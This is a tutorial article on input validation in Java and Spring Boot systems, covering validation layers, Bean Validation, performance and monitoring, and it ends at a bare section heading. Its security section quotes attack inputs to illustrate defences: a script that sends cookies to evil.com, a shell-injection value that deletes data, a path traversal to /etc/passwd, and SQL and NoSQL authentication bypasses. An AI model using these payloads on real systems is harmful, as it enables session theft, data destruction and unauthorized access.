What Is Input Validation, and Why Does It Matter for Security?
A complete, beginner‑to‑production guide to input validation: what it is, how it works internally, how it fits into architectures from a single Java method to a distributed microservices mesh, and why almost every serious security breach in the last two decades traces back to a place where untrusted input was trusted.
Introduction & History
Every piece of software, no matter how small, eventually has to deal with information coming from somewhere outside itself. A user types something into a form. A mobile app sends a JSON payload to an API. A file gets uploaded. Another service sends a message over a queue. All of this incoming information is called input, and the moment your program touches it, you inherit a question you cannot avoid: is this input actually what I expect it to be?
Input validation is the practice of checking that data coming into a system meets a defined set of rules — correct type, correct format, correct length, correct range, correct structure — before that data is allowed to be used, stored, or passed further into the system. If the data does not meet the rules, the system rejects it, rather than trying to process it anyway.
Think of input validation as the security guard at the entrance of a building. The guard does not decide what happens inside every room; the guard’s only job is to check identification at the door and decide whether a visitor is allowed in at all. If someone shows up without a valid ID, wearing a disguise that does not match their badge photo, or trying to sneak in through a side entrance, the guard turns them away right there — before they ever reach a hallway, an elevator, or a locked office. Input validation does the same thing for your software: it checks data at the boundary, before that data reaches your business logic, your database, or your file system.
A short history
Input validation is not a new idea; it is almost as old as programming itself. Early mainframe programs in the 1960s and 1970s already validated punch‑card input for format errors, because a malformed card could crash an entire batch job. As software moved to interactive terminals in the 1980s, developers began validating form fields for basic correctness — mostly to prevent crashes and bad data, not yet for security.
The security dimension of input validation became impossible to ignore once software started connecting to networks and, later, the public internet. In 1988, the Morris Worm exploited a buffer overflow in the Unix fingerd service — a classic case of a program trusting the length of incoming data without checking it. Through the 1990s and 2000s, as web applications exploded in popularity, attackers discovered that HTML forms, URL parameters, and cookies were all just input channels that developers frequently forgot to validate. This gave rise to SQL injection, cross‑site scripting (XSS), and command injection — vulnerability classes that, to this day, remain some of the most common and most damaging in the industry.
By 2003, the Open Web Application Security Project (OWASP) had begun publishing its Top 10 list of web application security risks, and injection‑related flaws — nearly all of them rooted in missing or weak input validation — topped that list for over a decade. Input validation evolved from a defensive programming habit into a formal, well‑studied discipline with its own patterns, frameworks, and standards (such as the OWASP Input Validation Cheat Sheet and the Java Bean Validation specification, JSR 380).
The rise of mobile applications and public APIs in the 2010s added a further dimension: a single backend now had to defend itself against countless different client versions running on countless different devices simultaneously, many of which an engineering team had no direct control over and could not force to upgrade. This made server‑side validation, rather than any assumption about well‑behaved clients, the only reliable line of defense — a shift in mindset that today underpins how virtually every serious API‑driven system is designed, from banking platforms to ride‑sharing apps to enterprise software‑as‑a‑service products.
Punch‑card era
Mainframe programs already validate input format, because a malformed card crashes an entire batch job.
Morris Worm
Exploits a buffer overflow in Unix fingerd — a program trusting the length of incoming data without checking it.
Web boom & injection
SQL injection, XSS and command injection emerge as attackers realise HTML forms, URL parameters and cookies are unvalidated input channels.
OWASP Top 10
Injection flaws lead the list for over a decade; the OWASP Input Validation Cheat Sheet formalises industry best practice.
JSR 303 / 380
Java Bean Validation is standardised, later becoming Jakarta Bean Validation — declarative constraints as first‑class citizens.
APIs, mobile, microservices
Server‑side validation becomes the only reliable defense against countless client versions and untrusted internal traffic.
Almost every major category of software security vulnerability — injection, buffer overflows, deserialization attacks, path traversal, XSS — has the same root cause: a program trusted input it should have validated first. Understanding input validation deeply is one of the highest‑leverage skills a software engineer can develop for building secure systems.
The Problem & Motivation
Why does a topic as seemingly simple as “check the data” deserve an entire discipline? Because software fails — and gets attacked — almost entirely at its boundaries, not in its interior logic. Once data is inside your system and has been trusted, everything downstream assumes it is safe. If that assumption is wrong even once, the damage cascades.
The core problem · never trust the client
Any input that originates outside your own trusted backend code — a web form, a mobile app, an API caller, a file, an environment variable set by another team, even another microservice — must be treated as untrusted until proven otherwise. This is often summarized as the golden rule of application security: never trust user input. A client‑side JavaScript validation check that prevents an empty form field from being submitted is a nice user‑experience feature, but it provides zero security, because an attacker can bypass the browser entirely and send a raw HTTP request directly to your API using a tool like curl or Postman.
Beginner example
An age input field on a sign‑up form accepts the text “twenty‑five” instead of a number, and the application crashes trying to do math on a string.
Production example
An e‑commerce checkout API receives a “quantity” field with the value -5. Without validation, the system computes a negative total and credits the attacker’s account instead of charging it.
What goes wrong without validation
- Data corruption — malformed records get written to the database, breaking reports and downstream jobs that assume clean data.
- Application crashes — unexpected types or nulls cause exceptions that were never handled, taking down a service or a whole request thread pool.
- Logic bypass — a discount code field accepts arbitrary strings, letting an attacker submit a crafted value that triggers unintended backend behavior.
- Injection attacks — unchecked input containing SQL syntax, shell commands, or script tags is executed by a downstream interpreter instead of being treated as inert data.
- Resource exhaustion — an unbounded “page size” parameter set to ten million causes the server to try to load ten million rows into memory, taking the service down for everyone.
Why this matters specifically for security
Security engineers describe the relationship between input validation and security using the idea of an attack surface: every point where your system accepts external input is a potential entry point for an attacker. Reducing and hardening that attack surface is one of the most cost‑effective investments in application security, because it stops entire categories of attack before they can even begin, rather than trying to detect and clean up after them.
Multiple industry breach reports over the years (including Verizon’s annual Data Breach Investigations Report) have consistently found that web application attacks — a large share of which are injection and input‑handling flaws — are among the leading causes of confirmed data breaches. A single missing validation check in one API endpoint has, in real incidents, led to the exposure of millions of customer records.
The motivation, restated simply
Input validation exists because software cannot control what arrives at its front door, but it can absolutely control what is allowed to walk through it. Every rule you enforce at the boundary is one less thing your business logic, your database layer, and your downstream services have to defend against — and defense that happens once, early, and consistently is far cheaper and far more reliable than defense that has to happen everywhere, all the time, correctly, forever.
Core Concepts
Before going further, it helps to build a solid vocabulary. This section explains the foundational terms of input validation — what each one means, why it exists, where it is used, and a simple analogy plus example for each.
3.1 · Validation vs. Sanitization vs. Encoding
These three terms are often confused, but they solve different problems.
| Term | What it does | Analogy |
|---|---|---|
| Validation | Checks whether input meets the rules; accepts or rejects it as a whole. | A bouncer checking ID at the door — you’re either let in or turned away. |
| Sanitization | Modifies input to remove or neutralize unwanted parts, then continues processing. | A metal detector wand that lets you keep your coat, but confiscates anything sharp before you enter. |
| Encoding | Transforms data into a safe representation for a specific output context (HTML, SQL, shell) without changing its meaning. | Translating a sentence into a foreign language so it is understood correctly in a different context, without altering what it says. |
Why: Conflating these three leads to weak security. Sanitizing input and assuming it is now “safe everywhere” is a common mistake — the same string might be safe to store in a database but dangerous to render into HTML without separate output encoding.
3.2 · Whitelisting (Allow‑listing) vs. Blacklisting (Deny‑listing)
What: Whitelisting defines exactly what is allowed and rejects everything else. Blacklisting defines what is forbidden and allows everything else.
Why it matters: Whitelisting is dramatically more secure because it does not require you to predict every possible malicious pattern in advance. Blacklisting is a losing game — attackers only need to find one pattern you forgot to block.
Beginner example
A username field that only allows letters, numbers, and underscores (whitelist) versus one that just blocks the word “admin” (blacklist, easily bypassed with “Admin” or “adm1n”).
Production example
A file upload feature that only allows a fixed list of file extensions (.jpg, .png, .pdf) rather than trying to blacklist dangerous ones like .exe or .php, which attackers can rename or disguise.
3.3 · Syntactic vs. Semantic Validation
Syntactic validation checks the shape of data — is this a valid email format, is this a number, is this string 50 characters or fewer. Semantic validation checks whether the data makes sense in context — is this date in the past when it should be, does this account actually have enough balance for this withdrawal, does this product ID actually exist in the catalog.
Syntactic validation is checking that a cheque is filled out in the correct format — a valid amount field, a signature present, a date written correctly. Semantic validation is checking whether the account actually has that much money in it. A cheque can be syntactically perfect and still bounce.
3.4 · Boundary (Trust Boundary)
What: A trust boundary is any point in a system where data crosses from a less‑trusted context into a more‑trusted one — for example, from the public internet into your API, or from a third‑party service into your internal microservices.
Where: Validation should always happen at every trust boundary, not just at the outermost one, because internal services can also be compromised or misused.
3.5 · Positive Security Model
What: Designing validation around “define what good input looks like” (a positive model) rather than “define what bad input looks like” (a negative model). This is the generalized principle behind whitelisting, applied to entire request schemas rather than just single fields.
3.6 · Canonicalization
What: Converting input into a single, standard form before validating it, so that different encodings of the same underlying data cannot be used to sneak past a check.
Why it matters: Attackers sometimes encode malicious input in alternate forms — for example, using URL encoding, double encoding, or Unicode look‑alike characters — hoping a validator that only checks the “obvious” form will miss the disguised one. Validating before canonicalizing, or canonicalizing incompletely, is a classic bypass technique.
Beginner example
The string ../ used in a file path to try to escape an intended folder — this needs to be resolved and checked in its final, decoded form.
Production example
A cloud storage service resolving an uploaded file path to its absolute, decoded form before checking it against an allowed directory prefix, closing off path traversal attacks that rely on encoded slashes.
3.7 · Bean Validation / Declarative Validation
What: A style of validation where rules are expressed as annotations or metadata on a data class, rather than as manually written “if” statements scattered through the code. In the Java ecosystem, this is standardized as Jakarta Bean Validation (formerly JSR 380, commonly implemented by Hibernate Validator).
public class RegisterUserRequest {

    @NotBlank(message = "Username is required")
    @Size(min = 3, max = 30, message = "Username must be 3-30 characters")
    @Pattern(regexp = "^[a-zA-Z0-9_]+$", message = "Only letters, numbers and underscore allowed")
    private String username;

    @NotBlank
    @Email(message = "A valid email address is required")
    private String email;

    @NotNull
    @Min(value = 13, message = "You must be at least 13 years old")
    @Max(value = 120, message = "Please enter a realistic age")
    private Integer age;

    @NotBlank
    @Size(min = 8, message = "Password must be at least 8 characters")
    private String password;

    // getters and setters omitted for brevity
}
This class declares its own validation rules right next to the fields they apply to, which keeps validation logic readable, testable, and reusable across every endpoint that accepts a RegisterUserRequest.
3.8 · Type Coercion and Strong Typing
What: Type coercion happens when a language or framework automatically converts input from one type to another — for example, turning the string "5" into the number 5. Why it matters: Loose, implicit coercion can hide validation problems, because a value that looks acceptable after coercion may have started life as something dangerous or malformed. Strongly typed languages such as Java catch many of these problems automatically at the deserialization boundary, since a field declared as an Integer will simply fail to bind if the incoming JSON value is not a genuine number, rather than silently guessing at an interpretation.
Type coercion is like a currency exchange counter that automatically converts any note you hand over into local currency without checking whether the note is genuine first. A strongly typed system checks the note is real money before it ever gets converted or accepted.
3.9 · Rate Limiting and Throttling
What: While not validation in the strict sense of checking a single payload’s content, rate limiting restricts how frequently a given client can send requests, and is usually deployed alongside content validation as a complementary boundary control.
Where: Typically enforced at the API gateway or load balancer, rate limiting protects a system from being overwhelmed by a flood of otherwise “valid” requests, which content validation alone cannot prevent.
3.10 · Business Rule Validation
What: A more specific term for the semantic validation described earlier, referring specifically to checks derived from domain rules rather than generic data shape — for example, an airline reservation system checking that a return flight date is not earlier than the departure date, or a banking system checking that a withdrawal does not exceed a daily limit tied to the specific account tier.
Beginner example
A quiz application rejecting an answer submission after the timer for that question has already expired, even though the submitted answer text itself is perfectly well formatted.
Production example
A hotel booking platform rejecting a reservation request where the check‑out date is earlier than or equal to the check‑in date, a rule that cannot be expressed as a simple type or format check on either field alone.
3.11 · Idempotency Keys
What: A client‑supplied unique identifier attached to a request so that if the same request is retried (due to a network timeout, for example), the server can recognize it as a duplicate rather than processing it twice. While not validation itself, idempotency is closely related, because a validated‑and‑accepted request that is then retried should not be treated by the system as a brand new, separately valid request.
Architecture & Components
Input validation is not a single function call; it is a layered architecture. Understanding where each layer sits, and what it is responsible for, is essential to building a system that is both secure and maintainable.
4.1 · Client‑side validation layer
What it does: Provides instant feedback in the browser or app UI — required fields, format hints, character counters.
What it is NOT: A security control. It exists purely for user experience, since it can be trivially bypassed by anyone sending requests directly to the API.
4.2 · Edge / API gateway layer
What it does: The first server‑side checkpoint. Modern API gateways (such as Kong, AWS API Gateway, or Spring Cloud Gateway) can validate the overall shape of a request against a schema (like OpenAPI/JSON Schema), enforce payload size limits, reject malformed JSON outright, and apply rate limiting — all before the request even reaches application code.
4.3 · Controller / presentation layer
What it does: Binds incoming data (JSON, form data, query parameters) to strongly typed objects (DTOs) and applies structural validation — required fields, types, formats, lengths, patterns. This is where declarative Bean Validation annotations typically run in a Java Spring Boot application.
4.4 · Service / business logic layer
What it does: Applies semantic validation that depends on business rules and often requires a database lookup — does this coupon code exist and is it still valid, does this user have permission to modify this order, is this transfer amount within the user’s daily limit.
4.5 · Persistence / database layer
What it does: Acts as the last line of defense. Database‑level constraints (NOT NULL, CHECK constraints, foreign keys, unique indexes) catch anything that slipped through earlier layers, and parameterized queries ensure that even unexpected string content cannot be interpreted as SQL syntax.
4.6 · Downstream / inter‑service layer
What it does: In a microservices architecture, every service re‑validates data it receives from other internal services, since an internal network is not automatically a trusted one — a compromised or buggy upstream service is still an untrusted input source from the receiving service’s point of view.
No single layer should be relied upon as the only validation checkpoint. If the API gateway is misconfigured, the controller layer should still catch bad data. If a developer forgets a Bean Validation annotation, the database constraint should still stop invalid data from being persisted. Each layer is a backup for the one before it.
Internal Working
To understand input validation deeply, it helps to trace exactly what happens, step by step, when a single HTTP request carrying JSON data arrives at a typical Java Spring Boot backend.
Step‑by‑step internal flow
Deserialization
The raw bytes of the HTTP request body are parsed by a JSON library (such as Jackson) into a Java object graph. This step itself can fail — malformed JSON, wrong types, or unexpected extra fields — and a well‑configured deserializer should reject unknown fields and throw a clear error rather than silently ignoring problems.
Binding to a DTO
The parsed JSON is mapped onto a Data Transfer Object (DTO) class, whose fields are annotated with validation constraints.
Constraint evaluation
A validation engine (Hibernate Validator, the reference implementation of Jakarta Bean Validation) walks every annotated field and evaluates its constraint. Each constraint is itself a small, focused unit — @NotBlank checks for null/empty/whitespace‑only strings, @Size checks length bounds, @Pattern runs a regular expression, and so on.
Constraint violation collection
Rather than stopping at the first failed field, the validator typically collects all violations across the whole object, so the caller gets a complete, useful error report in one response instead of discovering problems one field at a time.
Short‑circuiting the request
If any violations exist, the framework throws an exception (in Spring, a MethodArgumentNotValidException) before the controller method body ever executes. This is a critical property: invalid data never reaches your business logic at all.
Error response construction
A global exception handler converts the violations into a structured, client‑friendly error response — typically with an HTTP 400 Bad Request status and a list of field‑level error messages.
Semantic checks in the service layer
If structural validation passes, the request reaches the service layer, which performs the checks that require business context or database access.
Persistence‑time enforcement
Finally, when data is written to the database, constraints defined at the schema level act as a last safety net.
Example · a Spring Boot controller enforcing this flow
@RestController
@RequestMapping("/api/users")
public class UserController {

    private final UserService userService;

    public UserController(UserService userService) {
        this.userService = userService;
    }

    @PostMapping
    public ResponseEntity<UserResponse> register(
            @Valid @RequestBody RegisterUserRequest request) {
        // If @Valid fails, this method body never runs.
        UserResponse response = userService.registerUser(request);
        return ResponseEntity.status(HttpStatus.CREATED).body(response);
    }
}

@RestControllerAdvice
public class ValidationExceptionHandler {

    @ExceptionHandler(MethodArgumentNotValidException.class)
    public ResponseEntity<Map<String, String>> handleValidation(
            MethodArgumentNotValidException ex) {
        Map<String, String> errors = new HashMap<>();
        ex.getBindingResult().getFieldErrors().forEach(error ->
            errors.put(error.getField(), error.getDefaultMessage())
        );
        return ResponseEntity.badRequest().body(errors);
    }
}
Custom semantic validation in the service layer
@Service
public class UserService {

    private final UserRepository userRepository;

    public UserService(UserRepository userRepository) {
        this.userRepository = userRepository;
    }

    public UserResponse registerUser(RegisterUserRequest request) {
        // Structural checks already passed. Now check business rules.
        if (userRepository.existsByEmail(request.getEmail())) {
            throw new DuplicateEmailException(
                "An account with this email already exists");
        }
        if (isDisposableEmailDomain(request.getEmail())) {
            throw new InvalidRequestException(
                "Disposable email domains are not allowed");
        }
        User user = new User(request.getUsername(), request.getEmail(),
            passwordEncoder.encode(request.getPassword()));
        User saved = userRepository.save(user);
        return UserResponse.from(saved);
    }
}The framework builds a checklist from your annotations, walks through the incoming object field by field, ticks off or flags each rule, and refuses to let the request proceed to your actual logic until the checklist passes. Your business code, further downstream, can then safely assume the data it receives already has the right shape — it only needs to worry about rules that require business knowledge to check.
Data Flow & Lifecycle
Input validation is not a single moment in time; it is a lifecycle that repeats every time data crosses a trust boundary, from the first click in a browser to the final write in a database — and sometimes beyond, when that data is later read back and used elsewhere.
The five stages of the validation lifecycle
- Collection: Data is gathered from the user or another system, in whatever raw form it arrives — text, binary, form‑encoded, JSON, XML.
- Transport: Data travels across the network. This stage should use transport‑level security (TLS) so validation logic later in the chain is at least evaluating data that hasn’t been tampered with in transit.
- Structural validation: Type, format, length, and pattern checks are applied as early as possible after the data is received server‑side.
- Semantic validation: Business‑rule checks are applied, often requiring a read from a data store.
- Persistence and re‑validation on read: Data is stored, but the lifecycle does not fully end there — well‑designed systems also validate or safely encode data again at the point it is displayed or reused, because context can change what “safe” means (a string safe to store may not be safe to render directly into an HTML page).
Data that was validated once, on the way in, is not automatically safe forever. If that data is later pulled out of the database and rendered into an HTML page, a shell command, or a new SQL query in a different context, it needs to be encoded or re‑validated for that new context. This is why output encoding is treated as a distinct, complementary control to input validation, not a replacement for it.
Pros, Cons & Tradeoffs
A candid look at what rigorous input validation buys you, what it costs, and how to balance the two in practice.
Benefits of rigorous input validation
- Security: Closes off entire vulnerability classes (injection, buffer overflows, path traversal) at the source rather than trying to patch each exploit individually.
- Data quality: Keeps the database clean, which makes reporting, analytics, and downstream integrations reliable.
- Reliability: Prevents whole categories of runtime crashes caused by unexpected types, nulls, or out‑of‑range values.
- Clear contracts: Declarative validation doubles as living documentation of what a valid request actually looks like.
- Faster debugging: Errors surface immediately, at the boundary, with a clear message — instead of causing a confusing failure three layers deeper.
- Reduced downstream attack surface: Caches, message queues, analytics pipelines and third‑party integrations inherit protection without implementing their own defenses against the same malformed or malicious data.
- Lower compliance / audit burden: Banking, healthcare and similar regulated industries often require documented input controls; a consistent validation layer makes audits considerably faster.
Costs and tradeoffs
- Development overhead: Writing and maintaining validation rules takes time, and rules must be kept in sync as business requirements evolve.
- Latency: Every validation check adds some processing time to each request, though this is usually negligible compared to network or database latency.
- False rejections: Overly strict rules (a name field that rejects apostrophes or non‑Latin characters) can block legitimate users — a well‑known problem for names like “O’Brien” or names written in non‑English scripts.
- Duplication risk: The same rule often needs to exist in multiple layers — client, gateway, service, database — which creates a maintenance burden if they drift out of sync.
- User‑experience friction: Validation that is too aggressive, or that gives vague error messages, frustrates users and increases form abandonment.
How to balance the tradeoff
The generally accepted approach is: validate generously for structure (type, format, required fields) since this rarely produces false positives, but be more conservative with pattern‑based restrictions on free‑text fields, and always centralize validation rules in one place (like shared DTO classes or a schema definition) so multiple layers can reuse the same source of truth instead of re‑implementing the rule slightly differently each time.
It also helps to distinguish rules that protect security from rules that merely enforce a business preference. A rule preventing SQL syntax from reaching a query, or preventing an oversized payload from exhausting memory, should almost never be relaxed for convenience. A rule restricting a display name to only Latin letters, on the other hand, is a business or UX preference disguised as a validation rule, and is far more likely to cause genuine user frustration without providing any meaningful security benefit — teams should regularly revisit these softer rules as their user base grows and becomes more international.
Performance & Scalability
At scale, even small inefficiencies in validation logic can add up, since validation runs on the hot path of every single request.
Where validation can become a bottleneck
- Expensive regular expressions: Poorly written patterns can suffer from catastrophic backtracking, where a crafted input string causes a regex engine to take exponential time — a real denial‑of‑service vector known as ReDoS (Regular Expression Denial of Service).
- Database round‑trips for semantic checks: Checking “does this username already exist” on every request adds a network round‑trip; under high load this can become a scaling bottleneck if not indexed or cached properly.
- Deep object graph validation: Validating deeply nested JSON payloads (arrays of arrays of objects) has a processing cost proportional to the size of the payload, which is one reason payload size limits are enforced at the gateway layer first.
Practical scalability techniques
- Fail fast at the edge: Reject oversized or structurally invalid payloads at the API gateway, before they consume application server resources at all.
- Bounded, pre‑compiled regular expressions: Compile patterns once (not per‑request) and design them defensively to avoid catastrophic backtracking; tools exist to statically analyze regex patterns for ReDoS risk.
- Index‑backed semantic checks: Ensure database lookups used for validation (like uniqueness checks) hit indexed columns, so they scale sub‑linearly with data size.
- Asynchronous heavy checks where appropriate: For non‑blocking scenarios, expensive validation (like malware scanning an uploaded file) can be queued and processed asynchronously, with the client polling or receiving a webhook rather than blocking the request thread.
- Caching validation reference data: If a semantic rule requires checking against a large reference list (blocked domains, currency codes), cache that list in memory rather than querying it on every request.
Large‑scale streaming platforms validate massive volumes of API traffic (device registrations, playback events, billing updates) every second. They typically push structural and rate‑based validation to the edge (API gateway / CDN layer) precisely so that malformed or abusive traffic never reaches the actual compute‑heavy backend services, protecting scalability under extreme load.
Horizontal scaling considerations
When a service scales horizontally across many instances, validation logic must remain stateless and side‑effect‑free wherever possible, so that any instance can validate any request without needing to coordinate with other instances. Semantic checks that depend on shared state — like a uniqueness check on a username — introduce a coordination requirement that must be handled carefully, typically by pushing the final authority for uniqueness down to a database‑level unique constraint, since race conditions between concurrent requests on different instances can otherwise allow two “valid” requests to both pass an application‑level check moments apart before either has actually been persisted.
Two requests to register the same username arrive at two different service instances within milliseconds of each other. Both instances independently query the database, both see that the username does not yet exist, both proceed to insert a new row. Without a database‑level unique constraint acting as the final, authoritative check, both inserts would succeed, creating two accounts with the same username — a bug caused entirely by relying on an application‑level semantic check as the only validation layer for a value with concurrency implications.
High Availability & Reliability
Input validation directly supports system reliability, but it also has to be designed so it does not itself become a single point of failure.
How validation improves reliability
A large share of production incidents historically trace back to unexpected input — a null where a value was assumed, a string where a number was expected, an empty array where at least one item was assumed. Rigorous validation at the boundary removes an enormous share of these failure modes before they can ever reach code that was not written to handle them.
Making validation itself reliable
- Consistent rules across replicas: In a horizontally scaled deployment, every instance of a service must apply identical validation rules; rules baked into shared library code (rather than per‑instance configuration) avoid rules silently drifting apart between servers, which would otherwise mean the same request is accepted by one instance and rejected by another.
- Graceful degradation for semantic checks: If a semantic validation step depends on a downstream service (say, a fraud‑check API) and that service is temporarily unavailable, the system needs an explicit, deliberate policy — fail closed (reject the request) for high‑risk operations, or fail open (accept with logging and later review) for low‑risk ones. This decision should never be accidental.
- Idempotency alongside validation: For operations like payments, validating a request as well‑formed and business‑valid must be paired with idempotency keys, so that retries after a timeout do not cause the same valid, validated request to be processed twice.
Failure recovery example
@Service
public class PaymentValidationService {

    private final FraudCheckClient fraudCheckClient;

    public ValidationResult validate(PaymentRequest request) {
        try {
            FraudCheckResult result = fraudCheckClient
                .check(request, Duration.ofMillis(300)); // strict timeout
            if (result.isHighRisk()) {
                return ValidationResult.reject("Flagged by fraud check");
            }
        } catch (FraudServiceUnavailableException e) {
            // Deliberate fail-closed policy for payments over a threshold
            if (request.getAmount().compareTo(HIGH_VALUE_THRESHOLD) > 0) {
                return ValidationResult.reject(
                    "Unable to verify transaction safety, please retry");
            }
            // Low-value transactions proceed with a logged warning
            log.warn("Fraud check unavailable, proceeding for low-value txn {}",
                request.getId());
        }
        return ValidationResult.accept();
    }
}Security Deep Dive
This is the heart of the topic. Input validation is one of the most fundamental security controls in software engineering because it directly prevents the mechanism by which most classic attacks work: an attacker sending crafted data that is treated as trusted code, trusted commands, or trusted structure instead of inert data.
10.1 · SQL Injection
What: An attacker inserts SQL syntax into an input field, and if that input is concatenated directly into a query string, the database executes the attacker’s SQL instead of just treating it as data.
// VULNERABLE — string concatenation
String query = "SELECT * FROM users WHERE username = '" + username + "'";
// If username = "' OR '1'='1", the query becomes:
// SELECT * FROM users WHERE username = '' OR '1'='1'
// which returns every row in the table.

// SAFE — parameterized query
String sql = "SELECT * FROM users WHERE username = ?";
PreparedStatement stmt = connection.prepareStatement(sql);
stmt.setString(1, username);
ResultSet rs = stmt.executeQuery();
// The database engine treats the parameter strictly as data,
// never as executable SQL syntax, regardless of its content.
Parameterized queries (also called prepared statements) are considered the primary defense against SQL injection — more reliable than trying to validate or escape every possible malicious pattern by hand, because they eliminate the ambiguity between code and data at the database driver level.
10.2 · Cross‑Site Scripting (XSS)
What: An attacker submits input containing script content (like <script> tags), and if that input is later rendered into a web page without proper output encoding, the script executes in the browser of anyone who views the page.
// A comment field storing raw, unvalidated input:
// "<script>fetch('https://evil.com/steal?c='+document.cookie)</script>"
// If rendered directly into HTML without encoding, this runs in every
// visitor's browser and can exfiltrate their session cookie.
Defense combines input validation (rejecting or stripping disallowed tags for fields that should never contain markup) with context‑aware output encoding (HTML‑encoding any user content before it is inserted into a page) and, ideally, a Content Security Policy as an additional layer.
10.3 · Command Injection
What: An attacker’s input is passed into a system shell command, allowing them to append additional commands.
// VULNERABLE
Runtime.getRuntime().exec("ping " + userSuppliedHost);
// userSuppliedHost = "8.8.8.8; rm -rf /important-data"

// SAFER — avoid shell interpretation entirely, use argument arrays
ProcessBuilder pb = new ProcessBuilder("ping", "-c", "4", userSuppliedHost);
// Combine with strict whitelist validation of userSuppliedHost
// (e.g., must match a valid IPv4/hostname pattern) before use.
10.4 · Path Traversal
What: An attacker manipulates a file path input (using sequences like ../) to access files outside an intended directory.
// VULNERABLE
File file = new File(uploadDir, userSuppliedFileName);
// userSuppliedFileName = "../../etc/passwd"

// SAFER — canonicalize, then verify the result is still inside uploadDir
File file = new File(uploadDir, userSuppliedFileName).getCanonicalFile();
if (!file.toPath().startsWith(uploadDir.toPath())) {
    throw new SecurityException("Invalid file path");
}
10.5 · Insecure Deserialization
What: Deserializing untrusted data directly into objects can allow an attacker to construct object graphs that trigger unintended code execution during deserialization, particularly in languages with polymorphic deserialization features.
Defense: Validate and restrict which classes can be deserialized (allow‑listing safe types), avoid deserializing fully untrusted data with native/binary serialization formats, and prefer well‑audited formats like JSON with a strict schema and explicit DTO classes rather than generic object graphs.
10.6 · XML External Entity (XXE) Injection
What: If an XML parser is configured to resolve external entities, an attacker can craft XML input that reads local files or makes outbound network requests from the server.
DocumentBuilderFactory factory = DocumentBuilderFactory.newInstance();
factory.setFeature("http://apache.org/xml/features/disallow-doctype-decl", true);
factory.setXIncludeAware(false);
factory.setExpandEntityReferences(false);
// Disabling external entity resolution neutralizes XXE at the parser level,
// which is more robust than trying to filter malicious XML content by hand.
10.7 · Mass Assignment
What: When a framework automatically binds all fields of an incoming JSON body onto a domain object, an attacker can include extra fields (like "isAdmin": true) that were never intended to be user‑settable.
Defense: Use dedicated request DTOs that only expose fields the client is meant to set, rather than binding requests directly onto internal database entity classes.
10.8 · NoSQL Injection
What: Document databases like MongoDB accept query objects rather than plain SQL strings, but they are just as vulnerable to injection if user input is used to construct query operators directly. An attacker submitting a JSON object instead of a plain string for a login field can inject query operators that alter the intended logic of the query.
// VULNERABLE — trusting the shape of the "password" field
db.users.find({ username: username, password: password });
// If the client sends password = { "$ne": null } instead of a string,
// the query becomes "password is not equal to null", which matches
// almost any user record, bypassing authentication entirely.

// SAFER — explicitly validate and coerce expected types first
if (!(password instanceof String)) {
    throw new InvalidRequestException("Password must be a string");
}
10.9 · Server‑Side Request Forgery (SSRF)
What: If an application accepts a URL as input and then fetches that URL on the server’s behalf (for example, to preview a link or download an image), an attacker can supply an internal address instead, tricking the server into making requests to internal systems it would never otherwise expose to the internet — including, in cloud environments, internal metadata endpoints that can leak temporary credentials.
Defense: Validate that user‑supplied URLs resolve to allow‑listed, external, non‑private IP ranges before the server makes any outbound request, and explicitly block requests to link‑local and private address ranges regardless of hostname.
10.10 · LDAP Injection
What: Similar in spirit to SQL injection, LDAP injection occurs when user input is concatenated directly into a directory‑service query filter, allowing an attacker to alter the filter’s logic and potentially bypass authentication or extract directory data they should not have access to.
Defense: Use parameterized or properly escaped LDAP query APIs rather than building filter strings through concatenation, mirroring the same principle used for SQL.
10.11 · Denial of Service via Unbounded Input
What: Extremely large payloads, deeply nested JSON, or huge array sizes can exhaust server memory or CPU.
Defense: Enforce explicit limits — maximum request body size, maximum array/collection length, maximum nesting depth — as part of validation, not as an afterthought.
Every attack in this section shares the same shape: untrusted data was allowed to influence something it should never have been allowed to influence — a SQL query’s structure, an HTML page’s script content, a shell command, a file path, an object graph, a parser’s behavior. Strict input validation, combined with context‑appropriate output encoding, breaks this pattern at its root.
Security checklist
| Control | Protects against |
|---|---|
| Whitelist validation of format/type/length | Injection, buffer/resource issues, logic errors |
| Parameterized queries / prepared statements | SQL injection |
| Context‑aware output encoding | XSS |
| Canonicalize before validating file paths | Path traversal |
| Disable external entity resolution in XML parsers | XXE |
| Explicit DTOs instead of binding to entities | Mass assignment |
| Payload size and depth limits | Denial of service |
| Allow‑list safe classes for deserialization | Insecure deserialization / RCE |
Monitoring, Logging & Metrics
Validation failures are not just error responses to return to a client — they are a valuable security and reliability signal that should be monitored.
What to log
- Validation failure rate per endpoint: A sudden spike often indicates either a broken client release or an active attacker probing an endpoint with malformed input.
- Repeated failures from a single source: Many failed validation attempts from the same IP address or account in a short window is a strong indicator of automated attack tooling (fuzzing, injection scanning).
- Specific rule triggered: Logging which constraint failed (not just “invalid request”) helps distinguish between normal user mistakes (a typo in an email) and deliberate probing (a SQL‑injection‑shaped string in a name field).
What NOT to log: Never log raw sensitive input values (passwords, full card numbers, tokens) even when they fail validation, since logs are frequently less protected than production databases.
Key metrics to track
| Metric | Why it matters |
|---|---|
| Validation error rate (4xx responses per endpoint) | Detects broken client releases and probing/attack traffic |
| P95/P99 validation latency | Detects expensive regex or semantic checks becoming bottlenecks |
| Top failing fields | Highlights UX friction points and common attack targets |
| Rejected payload size distribution | Detects DoS‑style oversized payload attempts |
A common production pattern is to alert when the rate of 400/422 responses on a single endpoint exceeds a normal baseline by several standard deviations within a short window — this single signal has, in many real incidents, been the first indicator of an active injection or credential‑stuffing attack, often surfacing before any other monitoring system notices.
Correlating validation failures with other signals
Validation failure logs become far more valuable for security purposes when they are correlated with other signals rather than viewed in isolation — the same source IP triggering validation failures across several unrelated endpoints in a short time window, for instance, is a much stronger indicator of automated reconnaissance than any single failure on its own. Security teams commonly feed these logs into a centralized security information and event management (SIEM) system precisely so that patterns spanning multiple services, endpoints, and time windows can be detected automatically, rather than relying on any one engineer noticing an anomaly in a single service’s logs.
Deployment & Cloud
How and where validation is deployed affects both its security value and its operational cost.
Validation at the cloud edge
Cloud providers offer managed services that can perform a first pass of validation before traffic ever reaches your compute:
- Web Application Firewalls (WAF) such as AWS WAF, Cloudflare WAF, or Azure Front Door WAF can block requests matching known injection or XSS signatures at the network edge.
- API Gateways such as AWS API Gateway or Kong can enforce request schema validation (via OpenAPI specifications) before invoking backend compute — useful for serverless architectures where every rejected invalid request avoids an unnecessary and billable function execution.
- Managed rate limiting and payload size limits reduce resource‑exhaustion risk before it ever reaches application‑level validation code.
Configuration‑as‑code for validation rules
